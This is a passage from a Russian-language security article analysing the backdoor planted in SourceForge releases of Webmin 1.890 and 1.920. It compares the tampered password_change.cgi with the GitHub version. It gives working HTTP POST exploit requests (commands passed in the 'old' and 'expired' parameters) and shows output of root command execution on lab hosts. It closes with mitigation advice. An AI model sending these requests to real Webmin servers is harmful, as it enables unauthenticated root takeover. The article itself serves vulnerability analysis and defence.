Что же это за функция — **qx**? Это альтернатива использованию обратных кавычек для выполнения системных команд. В качестве разделителей можно использовать любые символы, в нашем случае это /. То есть, проще говоря, будет выполнена команда, которая

передана в качестве старого пароля (`old`) пользователя.

Давай протестируем это и попробуем передать, например, `uname -a`.

```
POST /password_change.cgi HTTP/1.1
Host: webminrce19.vh:20000
Content-Length: 52
Content-Type: application/x-www-form-urlencoded
Referer: https://webminrce19.vh:20000/session_login.cgi

user=nonexistentuser&pam=1&expired=2&old=uname+-a&new1=
```

```
1 POST /password_change.cgi HTTP/1.1
2 Host: webminrce19.vh:20000
3 Content-Length: 52
4 Content-Type: application/x-www-form-urlencoded
5 Referer: https://webminrce19.vh:20000/session_login.cgi
6
7 user=nonexistentuser&pam=1&expired=2&old=uname+-a&new1=any&new2=any
```

Response Headers Response Data View Page HTML Structure Analysis

Look for:

```
33 |</div>
34 |<div class="panel-body">
35 |<hr>
36 |<center><h3>Failed to change password : The current password is
   |incorrectLinux webminrce19.vh 4.14.111-boot2docker #1 SMP Fri Apr 5 23:05:10
   |UTC 2019 x86_64 GNU/Linux
37 |</h3></center>
38 |<hr>
```


Удаленное выполнение команд в Webmin 1.920

Вуаля! Команда была выполнена, и `pass_error` любезно предоставила результат ее работы на экране.

Таким образом, если парольная политика Webmin 1.920 разрешает запрашивать новые аутентификационные данные у пользователей с просроченными паролями, то при такой конфигурации возможно удаленное выполнение команд от имени суперпользователя.

С этой версией разобрались, теперь перейдем к более старой 1.890.

Снова сравним файл `password_change.cgi` из двух источников.



Разница между версиями файла `password_change.cgi` Webmin версии 1.890 из GitHub и SourceForge

webmin-1.890-github/password_change.cgi

```
12: $miniserv{'passwd_mode'} == 2 || die "Password char
```

webmin-1.890-sourceforge/password_change.cgi

```
12: $in{'expired'} eq '' || die $text{'password_expired
```

Здесь есть похожая конструкция с `qx` — `qx/$in{'expired'}/`, только на этот раз она была использована еще более дерзко.

Сначала обращаю твое внимание на то, что вместо проверки парольной политики используется простая проверка переменной `$in{'expired'}` на то, не пустая ли она. Так как `$in` — это пользовательские данные из запроса, то обойти эту проверку не составит никакого труда. Для этого достаточно указать любое значение в параметре `expired` при запросе к скрипту. К тому же данные из этого параметра и являются тем, что будет выполнено.

Поэтому просто указываем необходимую команду.

```
POST /password_change.cgi HTTP/1.1
Host: webminrce18.vh:10000
Content-Length: 52
Content-Type: application/x-www-form-urlencoded
Referer: https://webminrce18.vh:10000/session_login.cgi

expired=id
```

И сервер вернет результат ее выполнения.

```
1 POST /password_change.cgi HTTP/1.1
2 Host: webminrcel8.vh:10000
3 Content-Length: 52
4 Content-Type: application/x-www-form-urlencoded
5 Referer: https://webminrcel8.vh:10000/session_login.cgi
6
7 expired=id
```


[Response Headers](#)
[Response Data](#)
[View Page](#)
[HTML Structure Analysis](#)


Look for:

```
1 <h1>Error - Perl execution failed</h1>
2 <p>Your password has expired, and a new one must be chosen. uid=0(root) gid=0(root)
3 groups=0(root)
4 </p>
```

Успешное выполнение произвольного кода в Webmin 1.890

Демонстрация уязвимости (видео)





Заключение

Сегодня мы узнали, что не стоит слепо доверять даже таким источникам, как sourceforge.net. Если есть несколько способов скачать приложения, то можно сверить их контрольные суммы. А если ты ставишь дистрибутив на сервер, где будет идти работа с важными данными, то этот пункт становится еще актуальнее.

Если ты сам разработчик, то почаще проверяй, что ты загружаешь на разные ресурсы: версии не должны расходиться. А еще лучше использовать какое-то средство автоматического аудита исходников, которое предупредит о подозрительных находках. Это, конечно, не панацея, но в таких случаях может выручить.

Если же ты уже используешь Webmin и хочешь избавиться от описанной закладки, то это просто. Достаточно удалить вызов функции `qx`, а также вернуть проверку `passwd_mode` в Webmin версии 1.890.

Если хочешь побольше узнать о том, как получилось, что бэкдор попал в релиз дистрибутива, рекомендую ознакомиться с [официальной хронологией](#) событий, написанной разработчиками Webmin.

aLLy

Специалист по информационной



безопасности в ONsec. Research, ethical
hacking and Photoshop.



Теги:

Unix

Webmin

Бэкдор

Выбор редактора

Системное администрирование

Статьи

Уязвимости